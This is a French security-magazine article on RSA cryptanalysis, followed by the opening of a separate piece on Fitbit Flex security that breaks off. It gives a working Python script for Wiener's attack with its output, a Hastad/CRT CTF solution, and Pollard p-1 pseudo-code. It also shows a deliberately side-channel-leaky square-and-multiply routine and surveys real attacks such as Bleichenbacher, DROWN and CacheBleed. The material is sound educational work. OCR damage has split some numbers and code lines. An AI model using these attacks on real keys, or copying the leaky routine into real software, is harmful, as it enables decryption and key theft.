La génération de grands nombres premiers est indispensable dans RSA, pour cela on utilise des algorithmes de vérification de la primalité d'un nombre. Pour rappel, un nombre premier est un nombre qui admet uniquement deux diviseurs entiers, lui-même et 1. L'un des algorithmes les plus utilisés permettant de vérifier la primalité d'un nombre est le test de **Miller-Rabin**. Ce test est de type probabiliste, mais avec un risque d'erreur faible. Il permet de tester rapidement si un grand nombre généré aléatoirement est premier ou non. Mais, comme il s'agit d'un algorithme probabiliste, on parle de nombres pseudopremiers.

1.2.5 Exponentiation modulaire

Comme dans tout système cryptographique, les opérations mathématiques se doivent d'être rapides. L'algorithme de chiffrement RSA n'échappe pas à cette règle. En effet, lors du chiffrement/déchiffrement ce dernier utilise l'exponentiation modulaire. Ce calcul consiste à élever à la puissance un nombre suivi d'un calcul modulo. Il existe des dizaines d'algorithmes d'exponentiation rapide, à titre d'exemple citons l'algorithme « *Square and Multiply* ». Celui-ci va décomposer l'exposant en *base 2* puis travailler sur chacun des bits, de gauche à droite. Dans tous les cas, que le bit soit égal à *1* ou *0*, un carré est effectué. Cependant, lorsqu'un bit a pour valeur *1*, une multiplication est réalisée. Il est important de préciser que l'ensemble des calculs (*carré* et *multiplication*) sont réalisés *modulo* **N**. L'implémentation de « *Square and Multiply* » en Python peut être codée de la manière suivante (le code ci-dessous contient une vulnérabilité qui sera expliquée dans la seconde partie de cet article) :

```
>>> def SquareAndMultiply(base, exposant, module):
...     binaireExposant = []
...     while exposant != 0: #Décomposition en binaire de
l'exposant
...             binaireExposant.append(exposant % 2)
...             exposant = exposant / 2
...     resultat=1
...     binaireExposant.reverse()
...     for i in binaireExposant:
...             resultat = (resultat * resultat) % module #Mise au
carré
...             if i == 1: #si le bit = 1 alors on réalise une
multiplication de la base
...                     resultat = (resultat * base) % module
...     return resultat
...
>>> SquareAndMultiply(205251685163153520,38923258635422654 2823,
12424524554);
11162640338L
```

2 Attaques sur RSA

RSA étant largement utilisé dans le monde de la cryptographie, sa sécurité est évaluée par de nombreux chercheurs et attaquants. Les attaques présentées dans les prochaines sous-parties utilisent la clé publique *(e,N)* pour la plupart afin de trouver la factorisation de **N**. Lorsque le module **N** est factorisé, la clé privée est trouvée presque instantanément. Pour vulgariser, on peut dire que la sécurité de RSA repose sur le problème de la factorisation.

La factorisation d'un petit nombre tel que *15* est aisée, cependant lorsqu'il s'agit d'un nombre plus important comme *3643914847*, la tâche se complique. Ainsi, plus le nombre est grand, plus il est difficile à factoriser.

La factorisation d'un grand nombre n'est pas simple, ainsi des chercheurs ont trouvé plusieurs attaques pour casser RSA dans certaines situations. Les plus connues seront détaillées au sein de cette partie.

2.1 Wiener

L'attaque de *Wiener* **[3][4][5]**, du nom de son auteur, a été découverte en 1989 et prend comme hypothèse le fait que **d** (clé privée) soit petit (taille en nombre de bits). En effet, dans le cas où **d** est inférieur au quart du module ($d < N^{1/4}$), il est possible de développer *e/N* en fractions continues. Chaque réduite successive (dit aussi convergent) est testée afin de savoir si le dénominateur est la clé privée. Une fois la valeur de **d** trouvée, la factorisation de **N** en découle.

L'attaque de *Wiener* retourne comme résultat la clé privée *(d,N)*. Le pseudo-code ci-dessous décrit cette attaque :

```
// pseudo code de Wiener
1. Fonction WienerAttack(N,e)
2. convergents = Convergents(FractionsContinues(e/N)) // retourne
les fractions continues sous forme numérateur/dénominateur.(exemple
[0, 1/2, 2/5, 3/7]). Ensuite les convergents sont obtenus.
3. m = 12345 // un message est utilisé pour vérifier que la clé a
bien été trouvée
4. C = SquareAndMultiply(m,e,N)
5. Tant que tous les convergents ne sont pas testés et que
SquareAndMultiply(C, convergents[i].denominateur, N) != m alors //
Tentative de déchiffrement du chiffré à l'aide du dénominateur du
convergent
6.   continuer et passer au convergent suivant
7. Afficher "la clé privée est " + convergents[i].denominateur
8. Retourner convergents[i].denominateur
```

Ci-dessous un exemple d'implémentation en Python (sans librairies tierces) de l'attaque de Wiener :

```
julien@julien-pc:~/Crypto# cat wiener.py
# -*- coding: cp1252 -*-
# Created by : Julien LE FLOCH
import sys
```

```
def fractionContinue(e,N):
    fracC = []
    res = []
    while True:
            res = divmod(e,N)
            e = N
            N = res[1]
            fracC.append(res[0])
            if (res[1]==0):
                    break
    return fracC

def SquareAndMultiply(base, exposant, module):
    binaireExposant = []
    while exposant != 0: #Décomposition en binaire de l'exposant
        binaireExposant.append(exposant % 2)
        exposant = exposant / 2
    resultat=1
    binaireExposant.reverse()
    for i in binaireExposant:
        resultat = (resultat * resultat) % module #Mise au carré
        if i == 1: #si le bit = 1 alors on réalise une
multiplication de la base
            resultat = (resultat * base) % module
    return resultat

def convergents(fracC):
    p_m1 = 1
    p_m2 = 0
    q_m1 = 0
    q_m2 = 1

    convergent = []

    for i in fracC:
            tmp1 = i * p_m1 + p_m2
            tmp2 = i * q_m1 + q_m2

            convergent.append([tmp1,tmp2])

            p_m2 = p_m1
            p_m1 = tmp1
            q_m2 = q_m1
            q_m1 = tmp2

    return convergent

def wienerAttack(e, N):
        message = 123456
        C = SquareAndMultiply(message,e,N)

        for i in convergents(fractionContinue(e,N)):
                if SquareAndMultiply(C,i[1],N) == message:
                        return i[1]
        return -1


e = 215708205846256832096800217414960332152177968670757372487176556
139985527262821217327 3
N = 359900149434755602282119304918165803230813021982751192800393690
944689125035260241779 9
d = wienerAttack(e,N)

if d != -1:
        print "[+] Vulnerable to Wiener's Attack =)"
        print "[+] The private key (d) is : " + str(d)
else:
        print "[-] Not vulnerable to Wiener's Attack =("
```

Exécution de l'attaque :

```
julien@julien-pc:~/Crypto# python wiener.py
e => 21570820584625683209680021741496033215217796867075737248717655
61399855272628212173273
N => 35990014943475560228211930491816580323081302198275119280039369
094468912503526024177 99

 [ + ] Vulnerable to Wiener's Attack =)
 [ + ] The private key (d) is : 822123576O5865764713
```

2.2 Pollard P-1

Parfois, la génération de **p** et **q** peut être biaisée (« *backdoor* » lors de la génération **[6]** pour casser le module ou mauvais algorithme de génération) ou mal choisie, c'est-à-dire que l'un des nombres **p** ou **q** est friable (plus exactement **p-1** ou **q-1**).

Note

Un entier naturel est dit friable s'il est composé de petits facteurs premiers. Le nombre 460449106 est friable comme le démontre sa décomposition en facteurs premiers : 2 * 13 * 41 * 61 * 73 * 97.

Dans le cas où la friabilité de *N* est avérée, l'algorithme *P-1* **John Michael Pollard** (*Pollard P-1*) peut s'appliquer afin de retrouver **p** et **q**. Lorsque la factorisation du module est trouvée, la clé privée en découle par le calcul de *phi(N)* et du *xgcd(e,phi(N))* comme indiqué dans la première partie.

L'algorithme initial prend en entrée le module **N** et une borne (limite) nommée *B*. Ci-dessous la version initiale de Pollard P-1 :

```
//Pseudo-code Pollard P-1 version initiale

1. Fonction PollardPMoinsUn(N,B)
2. a = 2
3. Pour i = 2 jusqu'à B
4.   a = SquareAndMultiply(a,i, N)
5.   res = pgcd(a-1, N)
6.   si res != 1 et res != N alors
7.     Retourner res
8. Retourner "Not found"
```

Cependant, pour améliorer les performances (rapidité), il est préférable de mettre dans un tableau *x* nombres premiers en fonction de la borne. De plus, le *PGCD* n'est calculé que toutes les 10000 fois (ce calcul est coûteux). Si la borne venait à être atteinte, il est nécessaire de continuer l'algorithme jusqu'à l'infini, à partir de la limite en utilisant une fonction de génération des nombres premiers suivants (*next_prime(B)*). Le pseudo-code ci-dessous est une version améliorée de *Pollard P-1* :

```
//Pseudo-code Pollard P-1 version améliorée

1. Fonction PollardPMoinsUn(N,B)
2. a = 2
3. count = 1
4. nombresPremiers = GenerationNombrePremier(B)
5. Tant que tous les nombres premiers n'ont pas été testés
6.   a = SquareAndMultiply(a,nombresPremiers[i], N)
7.   count = count + 1
8.   i++
9.   Si count == 10000 Alors
10.    count = 1
11.    res = pgcd(a-1, N)
12.    si res != 1 et res != N alors
13.      Retourner res
14. Retourner "Not found"
```

L'avantage de l'algorithme *Pollard p-1*, est son temps d'exécution par rapport à la factorisation en force brute. À titre d'exemple, lors du challenge organisé par l'ANSSI, une clé de 4096 bits était présente. En utilisant *Pollard p-1*, le cassage de cette dernière pouvait être réalisé en un peu plus de 3 heures.

Il est laissé le soin au lecteur d'implémenter l'algorithme *Pollard P-1* et de le comparer avec l'algorithme classique. Ci-dessous un exemple en Python de la factorisation basique :

```
// Algorithme classique de factorisation
def classic_factorization(n):
    i = 2
    while i*i <= n:
        if n % i == 0:
            return i
        i += 1
```

2.3 Hastad's attack

Cette attaque **[7]** prend pour hypothèse qu'un émetteur (EM1) envoie un message identique à plusieurs destinataires (DEST1, DEST2, DEST3...), sans padding. Chacun de ces destinataires utilise un module (**N**) différent, mais tous utilisent le même exposant **e** de petite taille (*e=3* par exemple). Si toutes ces conditions sont respectées, un attaquant peut casser le message chiffré en utilisant le théorème des restes chinois (*Chinese Remainder Theorem*) plus habituellement appelé *CRT*. Le théorème permet de résoudre un système d'équations linéaires modulaires.

Il fonctionne de la manière suivante : soit *N1,...,Nk* des entiers premiers entre eux, deux à deux. Alors le système d'équations modulaires :

$$x = a1 \bmod N1$$

$$x = a2 \bmod N2$$

$$\ldots$$

$$\ldots$$

$$\ldots$$

$$x = ak \bmod Nk$$

Admet une infinité de solutions, mais une solution unique modulo le produit de $N = N1 * \ldots * Nk$

Ce qui revient à réaliser l'équation suivante :

$$x=a1*M1*y1 + a2*M2*y2 + \ldots + ak*Mk*Yk$$

L'exemple du site Wikipédia **[8]** permet de comprendre la résolution via le *CRT*.

Ci-dessous le système d'équations modulaires :

$$x \equiv 2 \bmod 3$$

$$x \equiv 3 \bmod 5$$

$$x \equiv 2 \bmod 7$$

Soit $M = 105\ (3 * 5 * 7)$ on aura :

$M1 = 105/3\ ;\ M2 = 105/5\ ;\ M3 = 105/7$

Ainsi $M1 = 35\ ;\ M2 = 21\ ;\ M3 = 15$

Calculs des *yi* :

$$y1 * 35 \equiv 1 \bmod 3 \text{ Soit } y1=2$$

$$y2 * 21 \equiv 1 \bmod 5 \text{ Soit } y2=1$$

$$y3 * 15 \equiv 1 \bmod 7 \text{ Soit } y3=1$$

Résolution :

$x=233$ car $(2 * 35 * 2 + 3 * 21 * 1 + 2 * 15 * 1)$

Ensuite, on calcule *233 mod 105*, ce qui donne *23 modulo 105*.

Par ailleurs, le *CRT* est souvent utilisé pour les calculs d'exponentiation modulaire, car il se révèle très performant. Des logiciels comme *OpenSSL* utilisent le théorème des restes chinois pour réaliser l'exponentiation modulaire.

Afin d'illustrer l'attaque d'**Hastad**, il a été choisi un challenge tiré d'un *CTF* (*Capture The Flag*) de *PicoCTF* 2013 où il était nécessaire d'implémenter le *CRT*. Pour ma part, j'ai utilisé le logiciel *Sage* et le langage *Python* pour retrouver le message.

```
julien@julien-pc:~/Crypto# python hastad_attack.py

Nombre de message chiffre => 3

c1=1834322202675762924921322317875003655674294432547239023700937172
6866082144094289769289140920933608362586062252653273566940547898597613139137363809707194138775914561333451859003763495398743188725744788447946834886896
1
n1=1359537842707684436836134031951679819150312521380945704293690419897278510551244223968674239438090039754362860266283040147801047547691087500668490766123554078114136802176189669819348510664307832704435268176569199399713134233097078768586467820242263631403506268249493334240349725661506887270675294873526363900043

c2=1834322202675762924921322317875003655674294432547239023700937172
6866082144094289769289140920933608362586062252653273566940547898597613139137363809707194138775914561333451859003763495398743188725744788447946834886896
1
n2=1474262256454171395533423584048866451985295224903526913598397824918734506114618871111454699959546185222506379927799259784018300156100975931220182038807030735856360639457713472457163486034895522323170486880605052927559546373819909981955997660918014633102382919198924439017502469967016198925492585769516272283379

c3=1834322202675762924921322317875003655674294432547239023700937172
6866082144094289769289140920933608362586062252653273566940547898597613139137363809707194138775914561333451859003763495398743188725744788447946834886896
1
n3=6273329653527687407701553662541069598453001724928707220099731188347315302968491752215387080679476896971779435801844235635328876004626655450044573132748970903250245024373466833416970187734469135829450190039040909806348483319266202748803421327450659922751634580246585367885974686043464239023205128753870103334908

e => 3

Calcul du CRT...
[+] Le message est : 56818776055934448858629971515135533810115828472823129356530152634189392 1
[+] Type : (Number) detecte...
[+] Tentative de decodage (number to string)...
RSA_isn't_so_great_after_all?!
```

2.4 Padding Attack's MMA

Cette attaque est plus connue sous le nom de « *Adaptive chosen ciphertext attacks* » (attaque par chiffrement choisi) ou « *Million Message Attack* » (MMA). Elle a été présentée par **Daniel Bleichenbacher** en 1998 et il a démontré qu'il était possible de retrouver un message chiffré.

Son attaque a été réalisée sur *PKCS #1*. L'algorithme *Public Key Cryptography Standard #1* (*PKCS #1*) utilise le bourrage (« *padding* » en anglais) aléatoire lorsqu'un message *m* est strictement inférieur au modulo **N**.

Ainsi, avant de chiffrer un message, du *padding* est réalisé puis une exponentiation modulaire a lieu sur l'enveloppe (*padding + message*). Les premiers blocs **00 02** dans le déchiffrement du message indiquent la présence du *padding* (afin qu'il soit retiré). Cependant, certaines applications vérifiaient comme prérequis que ces blocs soient bien présents. Dans ce cas précis, si ces prérequis étaient absents, l'application renvoyait un message d'erreur, celui-ci apparemment anodin permit à Bleichenbacher de prouver qu'il était possible de retrouver un message chiffré. Pour cela, il utilisait l'application comme un *oracle*.

Le principe consiste pour un attaquant à envoyer un message chiffré altéré et analyser le retour de l'*oracle*. Si l'attaquant est capable de distinguer un *padding* correct, d'un *padding* incorrect, alors il obtient des informations sur le clair du message.

Il est laissé le soin au lecteur voulant en savoir plus de se référer à l'article suivant **[9].**

Pour finir, il est important de préciser que cette attaque nécessite beaucoup de requêtes envers l'*oracle* (cela dépend de la taille de la clé RSA). Pour une clé de 1024 bits, il est nécessaire d'envoyer environ 1 million de messages, d'où son nom « *Million Message Attack* ».

2.5 Attaques matérielles ou mauvaises implémentations

Le chiffrement est très utilisé pour sécuriser les échanges, mais les performances peuvent être coûteuses (temps...). De ce fait, au cours de l'implémentation, des choix doivent être réalisés afin d'optimiser le chiffrement. Néanmoins, certains de ces choix peuvent affaiblir le chiffrement et ainsi le rendre vulnérable. L'exemple le plus explicite est la mauvaise implémentation de l'algorithme « *Square and Multiply* ». En effet, dans la première partie, il a été précisé que l'algorithme ne devait pas être utilisé comme tel. Afin de mieux comprendre cette affirmation, ci-dessous la courbe de consommation de courant lorsqu'un chiffrement RSA a lieu :




Figure 2 : Consommation Square And Multiply (implémentation vulnérable).

Les colonnes rouges montrent une mise au carré (*square*) et une multiplication (*multiply*) tandis que les colonnes bleues manifestent un carré (*square*) uniquement. Après analyse de cette consommation, la clé privée est extraite instantanément. Pour pallier à cette vulnérabilité, et ainsi obtenir une linéarité de la consommation, il est conseillé d'utiliser la réduction de **Montgomery** ou une multiplication factice.

D'autres attaques existent comme l'injection de fautes. Celle-ci consiste à générer une faute avant le calcul de `N` dans le but de casser le module plus facilement.

Par ailleurs, des implémentations de génération de nombres premiers prédictibles peuvent révéler l'intention de casser le module (`N`) avec un nombre de possibilités limité.

3 Outils et exemples de cas réels

3.1 Outils

Afin de réaliser des attaques contre le système cryptographique RSA, le choix du langage de programmation est primordial dans l'optique d'avoir des performances adaptées. L'utilisation de langage comme le JavaScript, PHP... est à bannir. Il peut être conseillé d'utiliser le Python avec ou sans GMPY, mais également le C avec la librairie GMP. L'avantage du Python est qu'il gère en natif les grands nombres, ce qui n'est pas le cas du C (utilisation d'une librairie tierce). Néanmoins, des logiciels permettant de factoriser plus rapidement peuvent être choisis. Ainsi, dans cette partie deux types de logiciels seront abordés :

- le logiciel de calcul : il s'agit d'un logiciel permettant de faire des multitudes de calculs et non limité à la factorisation ;
- le logiciel spécialisé pour la factorisation : il s'agit d'un logiciel se limitant à la factorisation d'un grand nombre en implémentant généralement les meilleurs algorithmes de factorisation (*GNFS*, *QS* (*Quadratic Sieve*)...).

3.1.1 Logiciels de calculs

Les logiciels de calculs présentés dans ce paragraphe permettent de casser une clé RSA plus rapidement. En effet, ces derniers possèdent des fonctions optimisées.

Ci-dessous, une liste des meilleurs logiciels actuellement sur le marché :

- **Magma** est un logiciel propriétaire payant d'origine universitaire. Son langage de programmation (similaire au Python) et ses performances en font l'un des meilleurs logiciels ;
- **Maple** est également un programme commercial. À l'origine, il fut créé par un groupe de travail de l'université de Waterloo (Canada) ;
- **Pari/GP** est un logiciel français développé et maintenu par l'université de Bordeaux (France) **[10]**. Disponible gratuitement, il supporte plusieurs plateformes (Windows, Linux, Android) ;
- **Sage** est un logiciel libre **[11]** basé sur le langage Python. Il est maintenu par des centaines d'enseignants et de chercheurs. Il est l'une des meilleures, voire la meilleure alternative aux logiciels commerciaux. Il utilise de nombreux logiciels existants gratuits comme *Pari/GP*, *Maxima* ou *Gap*.

L'attaque de Wiener présentée en deuxième partie peut être réalisée en quelques lignes en utilisant *Sage*.

Au sein de Sage de nombreuses fonctions permettent de mettre en pratique les attaques sur RSA. Voici quelques fonctions qui peuvent s'avérer utiles :

- `is_prime` : cette fonction permet de déterminer si un nombre est premier ;
- `is_pseudoprime(123456, ">0")` : cette fonction permet de réaliser le test de **Miller-Rabin** ;
- `next_prime` : cette fonction permet de passer au nombre premier suivant ;
- `xgcd` : cette fonction permet de réaliser **Euclide étendu** ;

- **power_mod** : cette fonction permet de retourner le résultat d'une exponentiation modulaire ;
- **continued_fraction** : cette fonction retourne la fraction continue ;
- **gcd** : cette fonction permet de calculer le plus grand commun diviseur de deux nombres.

D'autres fonctions existent et sont fournies dans la documentation officielle de Sage. Il est important de préciser que toutes les fonctions citées auparavant sont disponibles dans tous les logiciels présentés (*Maple, Magma, Pari/GP...*).

3.1.2 Logiciels spécialisés

Les logiciels présentés ci-dessous sont spécialisés dans la factorisation de grands nombres. Cette liste est non-exhaustive :

- **GMP-ECM** est un logiciel libre français de calcul réalisé par INRIA **[12]** qui utilise les courbes elliptiques pour factoriser un entier.
- **Msieve** est une bibliothèque *C* implémentant des suites d'algorithmes permettant la factorisation de grands nombres. Il contient notamment GNFS (*General Number Field Sieve*) qui est l'un des meilleurs algorithmes pour la factorisation d'un grand nombre.

Rappel

L'INRIA et ses partenaires ont réussi à casser une clé de 768 bits (via l'algorithme GNFS) en 2010 [13] en un peu plus de 2 ans. L'INRIA a également découvert la vulnérabilité Freak au cours de l'été 2014.

3.1.3 Benchmark

L'utilisation du bon outil est indispensable, de ce fait une analyse des logiciels de calculs (*Maple, Magma, Sage, Pari/GP*) a été réalisée. L'environnement de test est une machine lambda disposant d'*Ubuntu 15.10*, de 16Go de RAM et d'un processeur i7. Il est important de préciser que plusieurs centaines de postes (*Cloud*, réseaux universitaires..) permettraient de factoriser un module plus rapidement.

Le *benchmark* (synthèse dans le tableau ci-dessous) repose sur :

- la facilité d'utilisation des outils ;
- leur performance (durée de factorisation d'un nombre de 128bits (*T1*) et 256bits (*T2*) en force brute (utilisation de la fonction factorisation() native des produits), durée de factorisation via *ECM*(*T3*) (utilisation des courbes elliptiques pour factoriser) sur le nombre de 256bits) ;
- leur documentation en termes de contenu et d'exemples ;
- les environnements supportés (Windows, Linux...).

Par ailleurs, il a été distingué le commercial du gratuit.

Les nombres utilisés pour les tests sont :

128 bits = 149519948645573279050054084293071128243

256 bits = 78168073394721544600056421478597061548855671416532603300253073620891736251659

Concernant le commercial, **Magma**, en ressort vainqueur. Sa documentation (en ligne, PDF) et ses performances lui permettent d'être le meilleur choix.

Sage de son côté s'avère être le meilleur de la catégorie gratuite. Ses points forts sont qu'il est multiplateforme, qu'il s'intègre parfaitement avec le langage *Python* et que ces performances sont honorables.

3.2 Exemples de cas réels

L'attaque de **Bleichenbacher** a permis de mettre à mal *PCKS #1*, lors de ces démonstrations il lui a été possible de récupérer des clés de session *SSL*. Cette attaque est encore utilisée comme le démontrent les trois exemples suivants :

- En 2012, *OpenSSL* a été atteint par cette attaque **[14]** ;

Outil	Factorisation	Documentations	Couverture des plateformes	Payant / Gratuit
Maple	T1 : Excellente (< 2s) T2 : Bonne (38'17) T3 : Bonne (8'53)	Bonne (PDF)	Bonne	Payant
Magma	T1 : Excellente (< 1s) T2 : Excellente (34'36) T3 : Excellente (5'19)	Excellente (en ligne, PDF...)	Excellente	Payant
Pari/GP	T1 : Excellente (< 2s) T2 : Bonne (36'12) T3 : Bonne (7'40)	Bonne (PDF)	Bonne	Gratuit
Sage	T1 : Excellente (< 2s) T2 : Excellente (35'15) T3 : Bonne (7'29)	Excellente (en ligne, PDF...)	Excellente	Gratuit

- En janvier 2016, cette attaque a pu être mise en pratique contre *Python-RSA* (*CVE-2016-1494*). **Filippo VALSORDA** a découvert cette vulnérabilité et l'a démontrée sur son blog **[15]** ;
- En mars 2016, *OpenSSL* a de nouveau été la cible de cette attaque (*DROWN - CVE-2016-0800*). Des chercheurs ont utilisé le *Cloud d'Amazon EC2* pour factoriser un nombre de 2048bits en moins de 8h et pour 405€. Tous les détails la concernant sont disponibles vers l'URL suivante **[16]**.

D'autres exemples d'attaques sur RSA ont été réalisés comme sur les cartes bancaires, l'injection de fautes, l'écoute d'un circuit imprimé (*Side-Channel Attack*).

Par ailleurs, une autre vulnérabilité a été découverte l'année dernière. Il s'agit de *Freak* (*CVE-2015-0204*) qui a fait grand bruit. Les chercheurs de l'*INRIA* ont démontré qu'il était possible lors d'un *MITM* (*Man In The Middle*) de forcer certains navigateurs web à utiliser des « *exports grade* » afin d'obtenir une taille de clé RSA à 512bits. Ainsi, il ne restait plus, pour l'attaquant, à factoriser un nombre (512 bits) en force brute. Il est évident qu'avec un simple PC portable la factorisation prendrait plus d'une année. Cependant, il est possible d'utiliser des services comme le *Cloud*. Les chercheurs ont utilisé les services d'*Amazon EC2* permettant pour une centaine d'euros de factoriser une clé de 512 bits en moins de 8 heures. Afin de reproduire le cassage d'une clé de 512bits à travers le *Cloud*, la cryptologue **Nadia HENINGER** propose son outil sur son site **[17]**.

Pour finir, l'une des dernières vulnérabilités sur les canaux cachés se nomme *CacheBleed* (*CVE-2016-0702*) **[18]**, elle a été découverte en mars 2016 par **Nadia HENINGER, Yuval YAROM** et **Daniel GENKIN**. Cette attaque utilise le « *cache timing attacks* », il s'agit de la différence temporelle entre l'accès aux données présentes dans le cache et l'accès aux données hors cache qui est exploitée.

Les 3 chercheurs expliquent qu'ils ont utilisé les « *banks cache* » afin de retrouver la clé privée contrairement aux précédentes attaques sur les « *cache lines* » (un patch a été déployé concernant *OpenSSL*).

L'implémentation de l'exponentiation modulaire d'*OpenSSL* a pu être exploitée. En effet, au sein d'*OpenSSL*, l'exponentiation modulaire est réalisée en répétant 5 mises au carré suivi d'une multiplication. En connaissant les multiplicateurs utilisés dans les multiplications, l'exposant privé (donc la clé privée) est retrouvé. Ainsi, l'idée des chercheurs est de superviser les « *banks cache* » afin de retrouver le multiplicateur. Dans leurs démonstrations, ils ont pu récupérer des clés de 2048 et 4096 bits en moins de 3 minutes.

Conclusion

Au sein de cet article, certaines attaques RSA **[19]** ont été abordées ainsi que les logiciels permettant d'améliorer le cassage d'une clé. Le lecteur ne disposant pas d'un gros budget pourra se tourner vers l'excellent *Sage*. Il est laissé au lecteur le soin d'implémenter les attaques avec le logiciel de calcul de son choix.

En conclusion de cet article, il en ressort que l'implémentation d'un algorithme de chiffrement tel que RSA n'est pas anodin. L'article de Tiphaine ROMAND-LATAPIE dans *MISC n°83* aborde quelques recommandations pour une implémentation sécurisée d'un algorithme de chiffrement.

À l'heure où les services du *Cloud* sont très abordables, le cassage d'une clé RSA devient plus facile et plus rapide. Le *Cloud* devient le parfait compromis temps/moyens. ■

Remerciements

Je tiens à remercier tout particulièrement Robert ERRA, Émilien GASPAR et Christophe PLASSCHAERT pour leurs relectures et conseils.

Références

[1] https://www.emc.com/collateral/white-papers/h11300-pkcs-1v2-2-rsa-cryptography-standard-wp.pdf

[2] http://ieeexplore.ieee.org/xpl/login.jsp?reload=true&tp=&arnumber=6296466

[3] http://www.cits.rub.de/imperia/md/content/may/krypto2ss08/shortsecretexponents.pdf

[4] http://arxiv.org/PS_cache/cs/pdf/0402/0402052v1.pdf

[5] http://www.ijcaonline.org/journal/number17/pxc387556.pdf

[6] http://link.springer.com/chapter/10.1007%2F3-540-36563-X_28

[7] https://www.cs.unc.edu/~reiter/papers/1996/Eurocrypt.pdf

[8] https://fr.wikipedia.org/wiki/Th%C3%A9or%C3%A8me_des_restes_chinois

[9] http://www.springerlink.com/index/j5758n240017h867.pdf

[10] http://pari.math.u-bordeaux.fr

[11] http://www.sagemath.org/download.html

[12] https://gforge.inria.fr/projects/ecm

[13] http://www.inria.fr/actualite/mediacenter/securite-des-systemes-cryptographiques

[14] https://www.openssl.org/news/secadv/20120312.txt

[15] https://blog.filippo.io/bleichenbacher-06-signature-forgery-in-python-rsa/

[16] https://drownattack.com/drown-attack-paper.pdf

[17] https://github.com/eniac/faas

[18] https://ssrg.nicta.com.au/projects/TS/cachebleed/cachebleed.pdf

[19] https://crypto.stanford.edu/~dabo/papers/RSA-survey.pdf

ANALYSE DE LA SÉCURITÉ D'UN BRACELET SPORTIF

Axelle APVRILLE – axelle@fortinet.com
Chercheur Anti-Virus chez Fortinet

mots-clés : BRACELET SPORTIF / IOT / FITBIT / VIRUS

Lecteurs de MISC, êtes-vous sportifs ? Si oui, alors vous avez sûrement déjà entendu parler de ces bracelets connectés qui mesurent votre activité physique. Il en existe une multitude, pour ne citer que le Fitbit Flex ou Charge, Xiaomi MiBand, Misfit Flash... Et si vous n'êtes pas sportif, ne partez pas en courant : cet article vous demandera au plus un peu de gymnastique cérébrale afin de découvrir une attaque sur le Fitbit Flex.

1 Attaquer un bracelet sportif, mais quel intérêt ?!

Il faut le reconnaître : un attaquant est rarement intéressé par votre performance sportive, vos parcours préférés ou la qualité de votre sommeil. Sauf si vous êtes un VIP, comme Barack Obama **[1]**, car alors votre vie privée peut avoir d'autres répercussions ou une personne de votre entourage vous en veut personnellement..

Mais, même s'il appartient à l'individu lambda, ce n'est pas pour autant qu'un bracelet connecté est dénué d'intérêt pour un attaquant. Il y a d'autres enjeux que l'on n'imagine pas forcément au premier abord... comme l'obtention de prix non mérités. En effet, que ce soit pour motiver les utilisateurs à se servir de leur bracelet ou pour cibler des consommateurs sportifs, les utilisateurs ont la possibilité de participer à des défis ou concours. Typiquement, s'ils effectuent 20000 pas en un jour, ils peuvent afficher un trophée virtuel sur leur profil, ou obtenir des réductions à l'achat de chaussures de marche (ex. : Higi). Certes, ce n'est pas encore vraiment alléchant pour un attaquant, mais il y a mieux : d'autres programmes d'affiliation offrent carrément de l'argent au bout d'un certain moment (voir par exemple Achievemint). Enfin, il existe quelques initiatives originales comme Pact où le possesseur du bracelet sportif parie sur ses performances. S'il atteint son objectif, il remporte sa mise plus un certain bonus. Au contraire, s'il échoue, il perd le montant de son pari, qui se trouve ainsi réparti auprès de tous les autres sportifs qui ont atteint leurs objectifs. Dès qu'il y a de l'argent en jeu, les cybercriminels se montrent tout de suite plus intéressés. En faussant des résultats sportifs, un attaquant peut récupérer de l'argent, dans le cas d'Achievemint, ou plus subtil, dans le cas de Pact, blanchir de l'argent. Ce dernier scénario est classique en cybercriminalité avec les sites de paris en ligne : des cybercriminels jouent ensemble. Celui qui dispose d'argent « sale » fait exprès de perdre. Les autres récupèrent alors « honnêtement » l'argent qui se trouve ainsi blanchi...

Autre intérêt du bracelet sportif pour un cybercriminel : la propagation de virus. Dans ce cas-là, l'attaquant n'est pas intéressé par les données personnelles de l'utilisateur, mais veut juste se servir du bracelet connecté comme moyen de transport pour le virus. Par exemple, il injecte du code malveillant dans un bracelet situé à proximité, à l'insu de son propriétaire. Le propriétaire revient chez lui, synchronise les données de son bracelet avec son profil en ligne, et infecte son ordinateur avec ledit code malveillant. Ou pire : le propriétaire continue son jogging dans un parc ; ce faisant, il passe devant d'autres personnes qui sont en train de scanner des objets Bluetooth à proximité pour une raison ou une autre (appairage d'un nouvel appareil, synchronisation de leur propre bracelet, etc.). Il les infecte sans le savoir : son bracelet transmet le code malveillant, qui arrive ensuite sur les appareils des autres individus du parc. Imaginez qu'une telle attaque soit possible : les objets connectés étant de plus en plus répandus, cette méthode de propagation pourrait devenir très rapide et dangereuse. C'est ce scénario que j'ai choisi d'approfondir pour le bracelet connecté Fitbit Flex. D'autres scénarios sont parfaitement envisageables (infection des trames Bluetooth, man-in-the-middle, etc.).

Figure 1 : Le bracelet Fitbit Flex est composé d'un bracelet en plastique (à gauche) dans lequel on place le traqueur même (en bas à droite).

Pourquoi le Fitbit Flex ? Parce qu'il est très répandu, peu onéreux, que Fitbit est sur le marché depuis plusieurs années, et enfin parce que c'est un bracelet assez simple : si, lui, qui possède peu d'espace mémoire peut être infecté, alors il y a de grandes chances que d'autres bracelets sportifs mieux dotés soient encore plus faciles à compromettre.

2 La sécurité du Fitbit Flex

Le bracelet Fitbit Flex n'a pas accès à Internet, il ne connaît que le protocole Bluetooth Low Energy qui est particulièrement adapté aux applications soucieuses de leur consommation d'énergie. Par conséquent, la synchronisation du bracelet avec les serveurs distants de Fitbit se fait par l'intermédiaire d'un ordinateur connecté à Internet d'une part, et d'un dongle USB d'autre part. Ce dongle USB est spécifique à Fitbit et permet d'envoyer au bracelet des commandes (propriétaires) au bracelet via Bluetooth Low Energy (BLE) (Figure 2).

Précisément, une synchronisation du bracelet se décompose de la manière suivante :

1. Le dongle USB s'assure qu'il est dans un état « propre » : il coupe toutes les communications restantes et récupère des informations sur lui-même (sa version, son adresse MAC).
